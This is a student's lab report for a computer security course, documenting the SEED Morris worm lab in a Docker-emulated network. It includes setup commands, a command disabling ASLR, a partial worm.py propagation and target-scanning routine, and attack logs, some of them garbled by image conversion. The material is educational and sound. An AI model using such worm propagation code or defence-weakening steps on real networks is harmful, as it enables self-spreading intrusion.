


## Lab 4: Morris Worm Lab

**Joshua Ludolf**  
**CSCI 4321**  
**Computer Security**

- To start this lab, I booted up my vm and typed following command – sudo docker-compose build in internet-nano directory:



The screenshot shows a Linux desktop environment with a purple gradient background. A terminal window is open in the foreground, displaying the command `sudo docker-compose build` being run in the directory `~/Desktop/Labsetup/internet-nano`. The terminal output shows the Docker build process, which includes removing intermediate containers, copying files, and setting up a CMD command. The desktop environment includes a dock with icons for various applications like a browser, file manager, and terminal, and a file browser window showing the project structure.

```
joshualudolf@VM: ~/Desktop/Labsetup/internet-nano
joshualudolf@VM:~/Desktop/Labsetup/internet-nano$ sudo docker-compose build
Removing intermediate container a96254da32f8
--> 01a34cca3ce3
Step 7/12 : RUN chmod +x /seedemu_sniffer
--> Running in dc2e02afc94e
Removing intermediate container dc2e02afc94e
--> 4d11f24e75e3
Step 8/12 : RUN chmod +x /seedemu_worker
--> Running in 8b20f664a27b
Removing intermediate container 8b20f664a27b
--> 4b5a375b6b76
Step 9/12 : COPY 2b0ae038330eccd43095538618caeef7d /etc/bird/bird.conf
--> 000b21e45ad9
Step 10/12 : COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
--> d6a8d2524070
Step 11/12 : COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
--> 6726ce656005
Step 12/12 : CMD ["/start.sh"]
--> Running in b4ba8186aa83
Removing intermediate container b4ba8186aa83
--> 5fib00f94129


Successfully built 5fib00f94129
Successfully tagged internet-nano_rs_ix_ix100:latest
joshualudolf@VM:~/Desktop/Labsetup/internet-nano$
```

- From there, I started the docker container using the following command – sudo docker-compose up:


```
joshualudolf@VM:~/Desktop/Labsetup/internet-nano$ sudo docker-compose up
Creating network "internet-nano_default" with the default driver
Creating network "internet-nano_net_151_net0" with the default driver
Creating network "internet-nano_net_ix_ix100" with the default driver
Creating network "internet-nano_net_152_net0" with the default driver
Creating network "internet-nano_net_153_net0" with the default driver
Pulling seedemu-internet-client (handsonsecurity/seedemu-multiarch-map:buildx-latest)...
buildx-latest: Pulling from handsonsecurity/seedemu-multiarch-map
2ff1d7c41c74: Pull complete
b253aeafeaa7: Pull complete
3d2201bd995c: Pull complete
1de76e268b10: Pull complete
d9a8df589451: Pull complete
6f51ee005dea: Pull complete
5f32ed3c3f27: Pull complete
0c8cc2f24a4d: Pull complete
0d27a8e86132: Pull complete
abe80f076312: Pull complete
6908e862c0a6: Pull complete
1de918b5ac72: Pull complete
4f4fb700ef54: Pull complete
```

```
joshualudolf@VM: ~/Desktop/Labsetup/internet-nano
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_39e016aa9e819f203ebc1809245a5818_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as153h-host_1-10.153.0.72      | ready! run 'docker exec -it 72ea8a695e70 /
bin/zsh' to attach to this node
as151h-host_3-10.151.0.74      | ready! run 'docker exec -it 6916e8b6e031 /
bin/zsh' to attach to this node
as153h-host_0-10.153.0.71      | ready! run 'docker exec -it fd3ac7cd4c79 /
bin/zsh' to attach to this node
as152h-host_0-10.152.0.71      | ready! run 'docker exec -it c7172040f6d5 /
bin/zsh' to attach to this node
as151h-host_4-10.151.0.75      | ready! run 'docker exec -it 7b785cf424c6 /
bin/zsh' to attach to this node
as151h-host_1-10.151.0.72      | ready! run 'docker exec -it 7903dc1d874e /
bin/zsh' to attach to this node
as153h-host_4-10.153.0.75      | ready! run 'docker exec -it 30517f181868 /
bin/zsh' to attach to this node
as153h-host_3-10.153.0.74      | ready! run 'docker exec -it 1e8eb2db8eac /
bin/zsh' to attach to this node
as152h-host_1-10.152.0.72      | ready! run 'docker exec -it 56e0940b9ddc /
bin/zsh' to attach to this node
as152h-host_2-10.152.0.73      | ready! run 'docker exec -it bccca4e6f39c /
```


- Next, I follow the same procedure but in the map directory folder (that is running locally from the docker container so it not local to the linux terminal; that took a sec/guess to understand):




- I then chose 153/host\_0 and opened its terminal, right before that I tried pinging 1.2.3.4 (which got an expected error ☹):



- Furthermore, I tried the ICMP command:



- At that point I went to original documentation for seed lab and ran following command - `sudo /sbin/sysctl -w kernel.randomize_va_space=0` (surprisingly had to put \$ in front of sudo which was odd):



- From there, I opened the attack code, worm.py and modified it (actually, learned that since I downloaded the file, that all the code was already in it, but I at least examined the code for slightly better understanding [only minor adjustments needed] 😊):

The screenshot shows a Linux desktop environment with a terminal window open in the foreground. The terminal window title is "joshualudolf@VM: ~/Desktop/Labsetup/Internet-nano" and the command being run is "python worm.py". The code in the terminal is a Python script named "worm.py" which performs several tasks:

- It connects to a target host at IP 153.0.0.1 port 153.
- It creates a badfile (malicious payload) consisting of 500 random bytes followed by the shellcode.
- It saves the binary code to a file named "badfile" in wb mode.
- It finds the next victim by returning an IP address.
- It checks to make sure that the target is alive.

The terminal window also displays the current date and time as "Feb 10 18:29".

- When I ran the attack the first time (sadly didn't get smiley face but also didn't know what adjustments to make for the ret and offset, but what I got kinda looked similar to instructions result so kinda on the right path):

Activities Terminal Feb 10 18:44

joshualudolf@VM: ~/Desktop/Labsetup/internet-nano joshualudolf@VM: ~/Desktop/Labsetup joshualudolf@VM: ~/Desktop/Labsetup

map

ch to this node

seedemu\_internet\_map | 2025-02-10 23:22:54.828 ERROR [Controller src/utils/controller.ts:94 Socket.<anonymous>] d489c4b89bf8088de2d53f6c88591669d26f4eeda2eac4dfef57b440d9d98 sends another \_BEGIN\_RESULT\_ while the last message was not finished.

seedemu\_internet\_map | 2025-02-10 23:22:58.859 ERROR [Controller src/utils/controller.ts:94 Socket.<anonymous>] 885aac5257f95fb3f35497235595b1ef9a32dc4777e75542ae7fc3b2c92a2a sends another \_BEGIN\_RESULT\_ while the last message was not finished.

clear

as151h-host\_0-10.151.0.71 | Starting stack

as151h-host\_0-10.151.0.71 | Input size: 500

as151h-host\_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xfffffd5f8

as151h-host\_0-10.151.0.71 | Buffer's address inside bof(): 0xfffffd588

as151h-host\_0-10.151.0.71 | === Returned Properly ===

as151h-host\_0-10.151.0.71 | Starting stack

as151h-host\_0-10.151.0.71 | Input size: 500

as151h-host\_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xfffffd5f8

as151h-host\_0-10.151.0.71 | Buffer's address inside bof(): 0xfffffd588

as151h-host\_0-10.151.0.71 | === Returned Properly ===

seedemu\_internet\_map | 2025-02-10 23:37:01.257 ERROR [Controller src/utils/controller.ts:94 Socket.<anonymous>] 5d8ecf61ccb7261b5684c41616941ada4ff465a0e2f1dea0a13ae7ab403a947 sends another \_BEGIN\_RESULT\_ while the last message was not finished.

seedemu\_internet\_map | 2025-02-10 23:37:07.019 ERROR [Controller src/utils/controller.ts:94 Socket.<anonymous>] 56e0940b9ddcc58302f6325bfeab0c6a2ed29b7a7771a7c984b81d1fcf8400 sends another \_BEGIN\_RESULT\_ while the last message was not finished.

as151h-host\_0-10.151.0.71 | Starting stack

as151h-host\_0-10.151.0.71 | Input size: 500

as151h-host\_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xfffffd5f8

as151h-host\_0-10.151.0.71 | Buffer's address inside bof(): 0xfffffd588

as151h-host\_0-10.151.0.71 | === Returned Properly ===

seedemu\_internet\_map | 2025-02-10 23:38:00.656 ERROR [Controller src/utils/controller.ts:94 Socket.<anonymous>] 7903dc1d874e3719537a359ab63a15f2cb38ca3d0df1a21ce5fc9db4dbe3c8c

Log ▾

- Realized that I needed to go back to prior instructions to ping on a host machine (which mine did a blue outline for little bit then stopped for color changing):

A screenshot of a Linux desktop environment. On the left is a dock with icons for various applications like a browser, file manager, and terminal. In the center, there's a terminal window titled 'joshualudolf@VM: ~/Desktop/Labsetup/worm' showing command-line output. To the right of the terminal is a file editor window titled 'worm.py' showing Python code. The code is a worm script that finds a victim, checks if it's alive, and then attempts to attack it. It uses the 'ping' command to check for a response and then tries to launch an attack. The file path is '-/Desktop/Labsetup/worm'. The terminal output shows the worm attempting to attack several hosts on the network.

```

47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     while True:
51         a = randint(151, 153)
52         b = randint(71, 80)
53         ipaddr = f"10.{a}.0.{b}"
54         print(f"Now attacking....")
55         print(f"{ipaddr}")
56
57 # Getting the output of the ping command, look for " 1 received"
58 try:
59     output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
60
61     result = output.find(b'1 received')
62
63     if result == -1:
64         print(f"{ipaddr} is not alive")
65     else:
66         print(f"*** {ipaddr} is alive, launch the attack")
67         return ipaddr
68 except Exception as e:
69     print(e)
70
71 def isInfectedAlready():
72     exists = os.path.exists('badfile')
73     if exists:
74         return True
75     else:
76         return False
77
78 #####
79
80
81 print("The worm has arrived on this host ^_^", flush=True)

```

- I tried attacking again, and provided code didn't work or I am missing something here:

A screenshot of a Linux desktop environment, similar to the one above. It shows a terminal window and a file editor window. The terminal window shows the same worm.py script running, but the output is mostly black text on a black background, which makes it difficult to read. The file editor window shows the same Python code as before. The terminal output shows the worm attempting to attack several hosts on the network.


```

72 exists = os.path.exists('badfile')
73 map
74
75 10.153.0.74
76 10.153.0.74 is not alive
77 Now attacking....
78 10.153.0.74
79 10.153.0.74 is not alive
80 Now attacking....
81 10.153.0.71
82 10.153.0.71 is not alive
83 Now attacking....
84 # a
85 sub
86 10.153.0.75
87 # C
88 cre
89 10.153.0.77
90 Command 'ping -q -c1 -W1 10.151.0.77' returned non-zero exit status 1.
91 wht
92
93 10.152.0.73
94 10.152.0.73 is not alive
95 Now attacking....
96 10.153.0.73
97 10.153.0.73 is not alive
98 Now attacking....
99 10.153.0.73
100 10.153.0.73 is not alive
101 Now attacking....
102 10.153.0.74
103 10.153.0.74 is not alive
104 Now attacking....
105
106
107
108

```

- But found someone who performed the lab and edited the worm.py file and apparently the attack was launched successfully but didn't output as it did change colors:

```
joshualudolf@VM:~/Desktop/Labsetup/worm$ ./worm.py
The worm has arrived on this host ^_^
This host is already infected, not propagating self..
```



- **What I learned from this lab:**

In this lab, I learned how to set up and navigate a virtualized environment using Docker. I started by booting up my VM and running docker-compose build and docker-compose up to launch the necessary containers, which helped me understand the differences between executing commands in the local Linux terminal versus inside a Docker container. I experimented with network commands, such as ping and ICMP, and observed the expected failure when attempting to reach a non-existent host like 1.2.3.4. Additionally, I disabled address space layout randomization (ASLR) by running sudo /sbin/sysctl -w kernel.randomize\_va\_space=0, even though I encountered some unexpected syntax issues along the way. I also delved into the attack code in worm.py, where I examined and made modifications to understand how the payload was constructed and delivered. Despite some initial difficulties with setting the correct values for the return address and offset, the process of debugging and iterating on the code provided me with a deeper insight into practical exploit development and network security challenges. Overall, this lab gave me valuable hands-on experience with both containerized environments and real-world attack scenarios.